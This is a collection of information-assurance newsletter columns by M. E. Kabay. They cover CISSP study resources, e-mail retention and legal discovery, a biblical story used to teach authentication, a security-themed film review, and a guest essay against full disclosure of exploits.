- Understanding Secure Sockets Layer (SSL): A Fundamental Requirement For Internet Transactions
- Using a PKI Based Upon Elliptic Curve Cryptography
- Web Portal Security Solution
- Web-Services Security Quality of Protection.

More resources in my next newsletter.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Preparing for the CISSP Exam (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I began responding to a former student recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. In this third article, I am recommending a Web site run by an old friend and colleague whom I have never met in person: the CCCure.Org site run by Clément & Nathalie Dupuis. < http://www.cccure.org > The site is so rich in resources I decided to devote an entire column to it alone.

The Web site started in 2001 when Clément was working in Montréal, Canada after a 20-year career in military communications and security in the Canadian Army. He was certified as a CISSP in 1999 (and mentions taking courses from some other old friends of mine, Hal Tipton and Sandy Sherizen, who is now a much-appreciated Adjunct Professor in the MSIA program at Norwich). Clément and his friend Chris Hare decided to create study guides for several of the domains from the Common Body of Knowledge (CBK) < https://www.isc2.org/cgi/content.cgi?category=8 > and then put them on the Web for anyone to use. That was the birth of what became CCCURE.ORG. It became so popular that it was kicked off several hosting sites because it generated too much traffic for a free service. Clément and his wife Nathalie, a mechanical engineer who became an expert in programming and networking, had to convert it into a commercial venture. However, in addition to monetary contributions by a few carefully-selected advertisers, it is supported by the work and enthusiasm of thousands of volunteers, including me! For more about the history and philosophy of CCCure.Org, see < http://www.cccure.org/modules.php?name=News&file=article&sid=397 >.

The CCCure home page is huge. There's plenty of material there for anyone to soak up lots of interesting knowledge and ideas and to contribute their insights. However, there are some special links that will be particularly valuable for CISSP candidates.

The Flash Tutorial explains exactly how to use the narrated slide-shows used in the tutorials on the site. Then there's a narrated CISSP Exam Preparation and Overview with 57 slides and the following major sections:

- Visit the ISC2 web site
- Certification Benefits
- The dreaded exam
- Build your study plan
- The 10 Domains
- Study Books
- Study what you need to study
- The Final Stretch
- Post Exam Syndrome
- Help!! Where do I go?
- Pass or Fail (no in between)
- Maintaining your certification
- If you have any questions.

The Quizzes section has a wonderful review tool that generates questions for several certifications including the CISSP; you can choose the domain(s), topics, difficulty level, whether to include related questions, and the number of questions. The quiz generator creates a unique, randomized quiz on every iteration. It's a wonderful tool because it forces active recall and application of the knowledge you are trying to consolidate. Indeed, a recent article in _ScienceNow_ from the American Association for the Advancement of Science indicates that testing improves retention not only of the material tested but of other information being learned at the time of the test (full article < http://sciencenow.sciencemag.org/cgi/content/full/2006/1113/2 > requires subscription; portion of article available at < http://3quarksdaily.blogs.com/3quarksdaily/2006/11/testing_boosts_.html >).

The site features a list of suggested readings and a forum where participants can engage in spirited discussion of technical issues relating to their exam preparation.

This is a real treasure. Merci bien, Clément et Nathalie!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Preparing for the CISSP Exam (4)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last three columns, I began responding to a former student who recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. In this fourth and last article, I suggest a few valuable (albeit sometimes expensive) books and some (free) review materials for such preparation. Readers will find other lists of suggested readings on the Web by using search string "CISSP preparation course" in a Web search engine.

In my opinion, some of the most useful books for overall coverage of the field are as follows:

- _The _Official (ISC)² Guide to the CISSP® Exam_ by Susan Hansche, CISSP, John Berti, CISSP and Chris Hare, CISSP (ISBN: 0-8493-1707-X) is available from the (ISC)² Company Store < http://tinyurl.com/yq6zl >.

- _Information Security Management Handbook on CD-ROM, 2006 Edition_ (a classic in the field) by Harold F. Tipton & Micki Krause < http://tinyurl.com/create.php >

- _Handbook of Information Security_, 3-Volume Set (I chose this as the new textbook for our Master's program at Norwich University) by Hossein Bidgoli < http://tinyurl.com/yf2549 > (get your company to buy it for their library). I reviewed this enormous work in this column a year ago. < http://www.networkworld.com/newsletters/sec/2006/0410sec2.html >

- _Computer Security Handbook, 4th Edition_ by Seymour Bosworth & M. E. Kabay < http://tinyurl.com/yf4lsv > (of course, I'm biased). Most people refer to this as the "CSH4."

In addition, the (ISC)^2 The (ISC)^2 provides a slightly disorganized list of books at < https://www.isc2.org/cgi-bin/content.cgi?category=698 >. For some reason it refers to the 3rd edition of the CSH (twice) but not to the CSH4.

Ideally, people preparing for any exam do best if they can study in teams. For example, they can use my own lecture slides as review material to quiz each other – they should be able to speak intelligently about every point on every slide. The files thus serve as one of the ways to check for holes in coverage of the material and also as a way of consolidating and strengthening knowledge.

- I340 Intro to IA lectures (last updated Fall 2005) < http://tinyurl.com/yddeo3 > covers the first half of the CSH4.

- IS342 Management of IA (last updated Spring 2006) < http://tinyurl.com/csymh >. As you would expect, this course covers the second half of the CSH4.

- CJ341 Cybercrime & Cyberlaw (last updated Fall 2006) < http://tinyurl.com/yzgts8 > is a mind-numbingly detailed look at how law enforcement has to deal with digital evidence, including the specific laws relating to computer crimes of all sorts. Personally, I love it, but I know that some people find it dry. Still, "Legal, Regulations, Compliance and Investigations" is one of the 10 domains of the CBK (Common Body of Knowledge) for the CISSP < https://www.isc2.org/cgi/content.cgi?category=8 >.

In addition to all of this (mostly) free knowledge, it is also possible to enroll in a wide range of preparatory courses. I myself have taught for the (ISC)^2 and think their courses are good reviews. I am leery, however, of taking a short course _instead_ of reading and thinking for a long time about any subject beyond the purely technical. In my experience, the most important aspect of learning is thinking, not memory. Take a course if you like, but not just before your exam. Use the course as a form of review and verification – a tool for strengthening what you already know but above all for identifying what you have to think and learn about at greater length.

And good luck to all in your certification exams!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

IA in Beer-sheba

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the Jewish tradition, we read the Torah (the Pentateuch, or the first five books of the Bible) every year, so it is a pretty familiar story for me. I often arrive at shul (synagogue, temple) early on Saturday mornings simply to read the pareshah (lesson) through again before the service begins. I was recently struck by how we can use a familiar story from the Bible in teaching information assurance (IA).

One of the early stories from Bereishit (Genesis) is Toledot (Genesis 27:1-28:9), in which we continue the story of Isaac, who had settled in Beer-sheba and was now an old man. He called his older son Esau to him and asked him to prepare a dish of wild game for him, at which time he would give him his final blessing – the equivalent of a last will and testament. However, the matriarch Rebekah overheard her husband Isaac and resolved to ensure that her favorite son, Jacob, would receive the special blessing instead of the more unruly Esau. She arranged to cook a kid (that's a baby goat, for those now far removed from the rural world) and told Jacob to bring the food to his nearly blind father.

Jacob protested, "But my brother Esau is a hairy man and I am smooth-skinned. If my father touches me, I shall appear to him as a trickster and bring upon myself a curse, not a blessing."

So Rebekah made Jacob dress in some of Esau's clothes and she put skin from the kids on his arms and his neck. When Isaac heard Jacob offering him food, he asked which of his sons he was and Jacob said he was Esau. Isaac wondered, because the voice was that of Jacob, but he felt Jacob's hands and the furry texture reassured him that it was Esau. He also brought Jacob close to him to smell his clothes and blessed him, saying, "Ah, the smell of my son is like the smell of the fields that the LORD has blessed."

Well, you can read the rest yourselves. Esau returns and is horrified that he has been cheated of his paternal blessing ("he burst into wild and bitter sobbing") and swears vengeance against his scheming brother.

So how can this tale be used in a course? I think there are several lessons for IA students:

- Rebekah's overhearing the conversation between Isaac and Esau illustrates HUMINT (human intelligence or espionage).
- Isaac's question, "Which of my sons are you?" illustrates the concept of identification.
- Jacob's false self-identification illustrates identity theft or spoofing and the breach of authenticity.
- We see the principle of biometric authentication in action: Isaac depends on known biological attributes of his sons to distinguish between them.
- The concept of false positives is illustrated: Isaac incorrectly identifies an imposter as an authorized person.
- Stealing authentication tokens is illustrated by the use of stolen clothing (and thus the

creation of a misleading fragrance as a false input to the authentication scheme).
- Using forged or fabricated inputs (e.g., gummy-bears with fingerprints) is illustrated by the use of baby-goat skin to simulate hairy hands and neck.
- Isaac's blessing illustrates the concept of authorization following upon authentication (albeit incorrect in this case) and thus brings home the practical importance of identification and authentication.
- The story can be used to prompt discussions of moral questions in class about the illicit use of improperly-acquired information and unauthorized access.

Using familiar and archetypal stories may make it easier for beginners to grasp basic concepts in our field. I am sure that there are many other stories from the Bible and from other sources that can serve the same purpose in IA lectures and courses.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

E-mail Retention Policies (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My colleague and friend Prof Don Holden, MBA, CISSP-ISSMP noted a gap in the discussion of e-mail in our MSIA course some time ago and has graciously allowed us to print an edited version of his comments to students on the subject of e-mail retention. The remainder of today's column and the next one are a collaboration with Don.

* * *

One of the big factors driving proper retention and destruction of e-mail is that e-mails are discoverable evidence in both civil procedures as well as criminal investigations. Retention of e-mail and other unstructured content such as instant messaging is also required in certain industries, particularly in the financial industries where brokerage house have been fined millions of dollars for failure to produce e-mails in a timely fashion. For example, Morgan Stanley was fined $15 million by the Securities & Exchange Commission for failing to produce e-mail messages promptly in response to court-authorized demands for evidentiary discovery. Evidence showed that company officers lied about the availability of backups and inflated the costs associated with e-mail retrieval. Morgan Stanley also had to pay Ronald Perelman $1.5 billion due in part to its failure to completely comply with a civil discovery order related to Morgan Stanley's role in the Sunbeam bankruptcy. < http://tinyurl.com/f4e8y > This case is also a good example of how lack of ethics can have big costs.

The Federal Rules of Civil Procedure (FRCP) specifically address discovery and the duty to disclose evidence in preparation for trial. There are new guidelines for cyber discovery which took effect in December 2006 in the FRCP. Rule 26(b)(2)(B) specifically allows exemptions for electronic evidence: "A party need not provide discovery of electronically stored information from sources that the party identifies as not reasonably accessible because of undue burden or cost. On motion to compel discovery or for a protective order, the party from whom discovery is sought must show that the information is not reasonably accessible because of undue burden or cost. If that showing is made, the court may nonetheless order discovery from such sources if the requesting party shows good cause…." < http://www.law.cornell.edu/rules/frcp/Rule26.htm > Rule 34(a) specifically allows a party to demand physical access to records for discovery of specific information as stipulated by the court order. < http://www.law.cornell.edu/rules/frcp/Rule34.htm > In other words, if an organization protests that it cannot produce needed evidence, third parties may be burrowing through their facilities looking for that evidence, with all kinds of unexpected and possibly expensive or embarrassing consequences.

In our next column, we'll conclude with a review of some practical pointers for readers to avoid trouble with e-mail retention.

* * *

For further reading:

Anonymous (2006). Proposed amendments to the federal rules of civil procedure: Do you need to make changes by December 1, 2006? _eMag Link_ < http://www.emaglink.com/newsletter_archive/newsletter_May_2006.htm#one >

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

E-mail Retention Policies (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the previous column, my friend and colleague Prof Don Holden, MBA, CISSP-ISSMP and I reviewed some of the issues arising from pre-trial discovery orders involving stored e-mail and e-mail archives.

As we looked through several articles on the subject and thought about the issues, we put together the following list of practical pointers for readers:

- Define, enforce and update formal retention policies that stipulate how long to keep archives of which types of data. Ensure that your legal counsel is deeply involved in setting these policies.

- Access to archived records should be completed within at most 48 hours to avoid possible fines.

- Deleting e-mail and other records that show evidence of wrong-doing may lead to worse legal and public-relations consequences than coming clean.

- Unscheduled deletion of e-mail may destroy exculpatory evidence or lead to a tacit presumption of guilt.

- E-mail archives on servers must be safeguarded against any modification that could distort the record and lead to prosecution for tampering with evidence. Chained checksums or digital signatures involving timestamps can reveal such tampering.

- Metadata are the data about your data such as log files showing who accessed or modified files or records. Metadata are increasingly being seized in discovery as well and must be maintained properly.

- Tools that scrub metadata for security purposes can also be used to hide legitimate audit trails and need to be controlled or monitored. Examples include destruction of the track-changes records in word-processing and spreadsheet files known to be significant in a legal discovery process or deliberate copy/paste operations from a source that included an audit trail into plain-text format. No employee should be destroying data in this way when a subpoena or other discovery process is in force; data security policies should make such restrictions explicit.

- Ensure that you know exactly what is on each backup medium and where it is stored. Use appropriate software to catalog your backup media. Stored media must be kept in secured facilities with chain-of-custody records that ensure that the organization can report exactly who accessed which media at any time.

- Disaster-recovery media may be required under subpoena just as regular backup media

are; be sure to include them in your catalogs and access lists.

- Think carefully about whether to allow employees to store corporate e-mail on external servers such as those of GMAIL. For example, should employees be allowed to auto-forward corporate e-mail to such a private account? Corporate network administrators are unlikely to be able to access the stored e-mail on an employee's private account; furthermore, e-mail stored on a server of this sort could be made available to law-enforcement authorities without a warrant after 180 days according to 18 USC §2703(a). < http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00002703----000-.html > The files could even be transferred to another owner if GOOGLE decided to sell its e-mail services. In addition, the Privacy Policy explicitly warns, "Residual copies of deleted messages and accounts may take up to 60 days to be deleted from our active servers and may remain in our offline backup systems." < http://mail.google.com/mail/help/privacy.html >

* * *

For Further Reading

Anonymous (2006). Developing retention policies. _eMag Link_ < http://www.emaglink.com/newsletterArticles.htm >; by mid-2007, this URL will likely be converted to < http://www.emaglink.com/newsletter_archive/newsletter_December_2006.htm >

Freeman, E. H. (2006). GMAIL and privacy issues. _EDPACS: The EDP Audit, Control & Security Newsletter_ (August 2006) 34(2):15 < http://www.informaworld.com/smpp/content~content=a768432814~db=all~order=page >

Metadata emerging as a vital component of e-discovery. _eMag Link_ < http://www.emaglink.com/newsletter_archive/newsletter_May_2006.htm#two >

Chen, P. (2006). E-mail archiving: Understanding the reasons, risks, and rewards. _EDPACS: The EDP Audit, Control & Security Newsletter_ (April 2006) 33(10):1 < http://www.informaworld.com/smpp/content~content=a768429333~db=all~order=page >

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Net 2.0: Identity Theft in Istanbul

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I've always had a soft spot for the 1995 movie "The Net" starring Sandra Bullock and directed by Irwin Winkler.< http://www.imdb.com/title/tt0113957/ > In that film, a gorgeous young computer programmer falls afoul of an evil corporation which arranges to destroy her identity. At various points, she loses her identification papers, has someone else take her name and her job, and finds herself in mortal peril. She fights back, though, and eventually wins back her identity.

In the 2006 movie "The Net 2.0" < http://www.imdb.com/title/tt0449077/ > starring Nikki Deloach and directed by Charles Winkler (son of Irwin Winkler), a gorgeous young computer programmer falls afoul of an evil criminal gang which arranges to destroy her identity. At various points, she loses her identification papers, has someone else take her name and her job, and finds herself in mortal peril. She fights back, though, and eventually wins back an identity.

The movie is great fun, and I am making sure that I don't spoil it for anyone by revealing any significant plot elements. If you dislike knowing anything at all about a movie you intend to see, stop reading now.

The technical aspects of the movie will be fun (and sometimes funny) for readers of this column. For example, the computer display for the security system of a banking system is an absolute hoot. It is a floating holographic device 6 feet wide by 4 feet high. Using such a huge display forces the computer expert to scan the images by turning her head from side to side – surely a non-ergonomic design that would lead to torticollis faster than a computer mouse leads to carpal-tunnel irritation (I much prefer trackballs to mouses).

The giant display pops up big bubbles every fraction of a second with completely useless information of a level of detail completely inappropriate for a dashboard system; for example, one bubble which I froze on screen displays "[64.141.243.26] -> [64.185.9.137] $525,000.00 COMPLETED" and disappears within a second. If those are IP addresses, then half a million dollars has been transferred from Mercedes Benz in Stuttgart to a small company in Lubbock, Texas (I used a reverse IP block lookup). Another larger bubble includes absurd details such as "TNS 6200-LWF > Transaction started: $3,980,000.00 from Cayman Bank – Cayman Islands > Banque Swiss at Swiss // Transfer authorized." Ahem: quite aside from the total pointlessness of flashing individual transaction records for a second on any screen, giant and holographic or not, the French name of that bank is "Banque Suisse" not "Banque Swiss." Another typo is "Banqué du Brugge – Spain" which has to be "Banque de Bruges."

As for the security management functions of this display, they are represented by giant counter-rotating circles (some of them with gear teeth) with flashes of colored light passing across the circles. A complicated globular shape in the middle with parts that move in an out seems to represent something important. The security expert discusses the security by saying, "You've got firewalls tripping all over each other; routers heading back to Constantine – also you see that, what's going on over there [a corner of the ball flashes yellow and a big display bubble reads

"SECURITY UPDATE COMPLETED" followed by "SECURITY BREACH FOUND / Memory area 0034 – 0534"], you are about one broken security key away from someone having complete access to every dollar going through here." Yep – don't we wish we had systems that magically displayed poorly-defined security breaches in a way that makes it impossible to figure out what's happening or what to do?

At one point, the hero records a person's voice on a cell phone that, at a guess, manages a sound range from around 100 Hz to maybe 3 KHz – roughly phone quality; nevertheless, the tinny recording manages to trigger the biometric voice-recognition system for a high-security authentication system (yeah, right).

Speaking of security, in two places in the movie, the hero gets through physical security without proper identification; in one case, she's whisked by a bewildered security guard because an executive airily sweeps her through without letting her show her (nonexistent) identity papers. In another case, she gets special bank privileges by showing a bank agent a digitally-altered photograph of the bank's director with his arm around what looks like her.

The cinematography is very interesting, with lots of stop action and odd camera angles. The scenery in Istanbul is wonderful, the Turkish people speak Turkish to each other (there are English subtitles)(or if you prefer, Chinese, French, Korean, Portuguese or Spanish) instead of broken English (what kind of nut believes that foreign people speak broken English to each other??) and there are some interesting-looking people who turn out to be surprising characters throughout the film.

I had a great time watching the movie and I hope you will too.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

EDPACS Archive A Treasure Trove

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend and colleague Dan Swanson, CIA, CMA, CISA, CISSP, CAP runs a Yahoo group < http://finance.groups.yahoo.com/group/Dans_SECemails/ > relating to information technology (IT) and information assurance (IA) audit that readers may find useful. One can receive his postings either by receiving individual e-mail messages, by choosing daily digests, or by logging on to the group Web site to see the messages online. He posts a wealth of material of interest to auditors and IA specialists – especially educators.

Recently he announced his assumption of the position of editor for the venerable and highly regarded EDPACS publication, the _EDP Audit, Control, and Security Newsletter_ < http://www.informaworld.com/smpp/title~db=all~content=t768221793 >. This monthly publication has a long reputation for publishing practical and well-written contributions by industry experts and provides a stimulating dose of thoughtful and thought-provoking writing for a modest fee of about $20 a month. < http://www.informaworld.com/smpp/title~db=all~content=t768221793~tab=subscribe > The articles are about 10-12 pages long, attractively formatted and often have colorful diagrams suitable for use in teaching (remember that Fair Use and academic custom suggests that we ask for permission to include them permanently in our work if we use them in teaching more than once). In addition, the newsletter has short pointers to hot topics that include links for further reading.

Until the end of February 2007, readers can enjoy a bonanza of free data mining on the EDPACS Web site: the publishers have opened up their archives back to 1998 and are allowing unlimited downloads of their article files in PDF. There are hundreds of useful articles there. In a few hours, I picked through the archives for 2004 through 2006 and picked up 96 wonderful additions to my collection of teaching and reference materials – many, I am please to report, by friends and colleagues at Norwich University such as Tom Peltier and Rebecca Herold.

Here are just a few of the gems I collected from this treasure trove (these are my file names, not the exact titles):

- Auditing Wireless PDA Devices (2005-09)
- BCP DRP--Things Overlooked (2005-07)
- BCP DRP Testing (2005-11)
- Best Practices in Due Professional Care (2004-02)
- Building Effective Privacy Program (2005-09)
- CA ID-Theft Law & CFAA Implications (2003-12)
- Change Mgmt (2005-10)
- Chief Privacy Officers (2004-03)
- Corporate Liability Disposing Old Computers (2004-11)
- Corporate Liability for Illegal Downloading (2005-03)

- Cost of Poor Testing Part 1 (2003-07) & Part 2 (2003-08)
- Culture Change in Security & Privacy (2004-06)
- Data Destruction & Preservation Part 1 (2003-09) & Part 2 (2003-10)
- Developing Enterprisewide Policy Structure (2004-02)
- E-mail Archiving--Reasons Risks Rewards (2006-04)
- Effective Operational Security Metrics (2006-06)
- Implementing Security Metrics (2006-09)
- ISO-17799 for Security Mgmt & Audit (2004-05)
- Managing Risks Offshore IT Development (2004-10)
- Measuring Risk Using Existing Frameworks (2005-02)
- Measuring Security (2006-10)
- MetaFisher--Next-Generation Bots & Phishing (2006-10)
- Outsmarting New Malware (2006-03)
- Risk Analysis & Risk Management (2004-09)
- ROI for Controlling Risk Costs (2003-05)
- Securing Against Insider Attacks (2006-07)
- Seven Habits Successful E-mail Managers (2006-08)
- Social Engineering Concepts Solutions
- SOX & IT Governance--IT Control & Compliance (2004-04)
- SOX Compliance--Practitioner's Guide (2005-10)
- Ten Steps Effective Web-Based Security-Policy Devt (2004-04)
- Understanding IM Threat (2006-03)
- Windows 2003 & XP Auditing 101 (2003-10)

So hurry on over and start poring over the issues. Who knows – you may even want to subscribe!

[Note for the record: I have received no reward for this nice article – not even a free subscription; I am paid by _Network World_ for writing these columns and do not accept anything (i.e., bribes) from others for doing this work.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Transgressing the Unwritten Law

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Most people who have spent more than five minutes with me know that I am afflicted with a severe case of Monty Python addiction. Indeed, I am the founder of the Norwich University Monty Python Society which meets every week to watch an episode from the 14-DVD set of complete shows.< http://tinyurl.com/yumemf > At the 2006 graduation of students of the School of Graduate Studies (SGS) at Norwich University, my arrival at the podium was greeted by a chorus of high-pitched cries of "Ni! Ni!" < http://tinyurl.com/nsm5u > from dozens of graduating MSIA students, much to the dismay of the assembled dignitaries. At the SGS these days, I have corrupted many of my colleagues into greeting each other with, "G'day Bruce! G'day Sheila!" in various approximations of an Australian accent.< http://tinyurl.com/yuf4vn > The disease began when I was a graduate student at Dartmouth College from 1972 to 1976 and foolishly played recordings of Monty Python skits over and over while I was doing laboratory work; the skits were permanently burned into my brain. Even my saintly wife, who doesn't even _like_ Monty Python, has come to utter occasional phrases such as "Yes, well, of course, this is just the sort blinkered philistine pig ignorance I've come to expect from you non-creative garbage." < http://tinyurl.com/2hngug >

I mention all this mostly for fun but also because of a recent incident I experienced while using the Yahoo groups < http://groups.yahoo.com/ > to organize collaboration among contributors to the _Computer Security Handbook, Fifth Edition_ being edited by Sy Bosworth, Eric Whyne and myself and due for publication in spring 2008. I was just setting up the group message board by loading one message per chapter so that collaborators could begin adding their discussions as threaded messages appended to each discussion head when I was suddenly barred from my own group. A cryptic message from Yahoo informed me that my account had been removed from the group because it was "tagged as an auto-responder." There was no further explanation.

A bit of exploration revealed the following explanation < http://tinyurl.com/yvgqcz > in the Group Managers Forum on Yahoo:

>Did your address get tagged as an auto-responder? …. That occurs when you send too many messages to
Yahoogroups.com in too short a time span.

1 - This can happen when you compose replies and posts offline and then email the bunch of messages all at once when you're online.

2 - Of course, it can happen when you set you mail service to send an auto-response like, "Hi! I'm on vacation and will return next weekend."

3 - It can also happen if a virus or spammer just happens to "spoof" your email address as the "From:" and send a bunch of spew to addresses "@yahoogroups.com". (And, Yes, this can and does happen and there's nothing you can do about it!)<

Well, that was it! I loaded 76 messages in a few minutes using cut/paste operations to so very quickly and that's presumably why the automated system has blocked me.

Now for the Monty Python reference. I searched to no avail for any warning about this problem in the Yahoo groups documentation. The situation thus reminded me of the classic lines from Ethel the Frog < http://tinyurl.com/2d5w5f >:

>Interviewer: Stig, I've been told Dinsdale Piranha nailed your head to the floor.

Stig: No, no. Never, never. He was a smashing bloke. He used to give his mother flowers and that. He was like a brother to me.

Interviewer: But the police have film of Dinsdale actually nailing your head to the floor.

Stig: Oh yeah, well -- he did that, yeah.

Interviewer: Why?

Stig: Well he had to, didn't he? I mean, be fair, there was nothing else he could do. I mean, I had transgressed the unwritten law.

Interviewer: What had you done?

Stig: Er... Well he never told me that. But he gave me his word that it was the case, and that's good enough for me with old Dinsy. I mean, he didn't want to nail my head to the floor. I had to insist. He wanted to let me off. There's nothing Dinsdale wouldn't do for you.<

MORAL: if you are setting up automated rules with drastic consequences for availability and utility on your networks, you might want to let people know about them in advance.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

On Hacker Conventions, SecurityFocus and List Sponsorship: Follow-up

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers may recall that in early January 2007, we distributed a column I wrote about Norwich University's support of a discussion group that posted news about a questionable conference.< http://www.networkworld.com/newsletters/sec/2007/0101sec1.html > My colleague Dr Peter Stephenson, PhD, CISM, CISSP, FICAF and I expressed a yawning lack of concern about the association.

One correction I want to post in public is that I was mistaken in writing, "Code of Ethics < https://www.isc2.org/cgi/content.cgi?category=12 > which requires CISSPs and other holders of the organization's professional certifications "To discourage such behavior as:…" As several alert readers pointed out, what I quoted is not a requirement but only "Objectives for Guidance" and the Web page clearly states, "These objectives are provided for information only; the professional is not required or expected to agree with them."

Readers interested in the full-disclosure debate may want to read some articles published in this newsletter some years ago:

- Giving aid to the enemy? (2001-11-14)
  http://www.networkworld.com/newsletters/sec/2001/01108714.html

- Responsible disclosure of vulnerabilities (2002-10-23)
  http://www.networkworld.com/newsletters/sec/2002/01596999.html

- More on disclosing responsibly (2002-10-28)
  http://www.networkworld.com/newsletters/sec/2002/01605860.html

On that note, MSIA 2007 graduate student Timothy MalcomVetter, CISSP sent me some heartfelt comments which I am publishing here with his full collaboration. The remaining text is Mr MalcomVetter's own work with some minor editing.

* * *

To the audience of Professor Kabay's column this self-reflection may not seem important, but I do not want to skip over this point: I consider myself to be a free-thinking person in general; moreover, I am almost never the person who takes the most traditional position on any subject.

As a security professional, I understand the nature of those like me. Quite possibly the most overlooked characteristic of people who "get security", as Bruce Schneier puts it in his text _Beyond Fear_ (2006, Springer, ISBN 0-387-02620-7) < http://tinyurl.com/29xto8 > is the rule-breaker mentality, the ability to walk through a retail store and immediately recognize its security weaknesses. By nature, traditionalists rarely challenge social norms; hence traditionalists do not make great security professionals. Since the world needs security people

and since security people tend to break rules, it therefore seems perfectly acceptable to many people to extend these rule-breaking tendencies to the realm of the full-disclosure debate. However, releasing attack details and exploit code is just plain irresponsible.

Professor Stephenson selected the adjectives “enlightened” and “technical” to describe security professionals who value the observance of hacker-fests. I disagree that any reputable security researchers or practitioners should associate with hacker conventions. But more important, I disagree with the notion that full disclosure is good.

Dr Stephenson brought an argument commonly made when justifying the attendance of these events: that full and complete disclosure (i.e., with specific details of how to exploit a vulnerability, often accompanied by exploit code) prevents zero-day attacks, and since many of these details are released in hacker forums, attendance by legitimate security professionals seems appropriate. What research has been fielded that validates the claim that zero-day attacks decline because of exploit code publication? Besides anecdotal evidence, is there any hard evidence that shows that organizations and individuals are safer because a security researcher has posted his exploit of the latest bug on BugTraq <http://www.securityfocus.com/archive>? Doesn’t it seem more reasonable that some of these people are using the postings to market themselves as better security researchers, or that the proliferation of malware is higher because supposedly reputable security researchers handed-out exploit code that the malware authors can append to their latest bot code?

It seems to me (yes, this is just an impression) that those in favor of full disclosure share a common ideology: a belief that information should be free, a belief that the ends justify the means, and a belief that a grass-roots underground effort is the only way to modify the behavior of the big guy—the corporate software vendor.

As for Norwich University’s MSIA program sponsoring an open forum where invitations to fallacious and irresponsible events could abound, there’s clearly a fine line to be drawn. In general, there are valuable and varied opinions flourishing in these types of forums. Obviously no sponsor could be responsible to the point of agreeing with all of them. But advertisement on the discussion-group page <http://www.securityfocus.com/archive/105/445936> could be mistakenly interpreted endorsement of the pro-hacker conference.

As for hacker conventions in general, whether it’s DEFCON, Blackhat, PAKCON, or even Al-QuedaCON (fictional), the point is the same: it is disreputable and counter-productive for security professionals to associate with those who handle the health of our networks with flippant disregard.

I leave you with this analogy: Publishing exploit details is like having public safety advocates publishing locations of playgrounds where children are not safe because they are not supervised by adults; although child safety may improve in the long run, the possibility of direct harm by pedophiles makes this approach unwise. We are in the business of information safety and our organizations’ data are like our children.

* * *

Tim MalcomVetter, CISSP is an information security strategy analyst in the Midwest who has been working in the healthcare and consumer product goods vertical markets for the past several

years.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

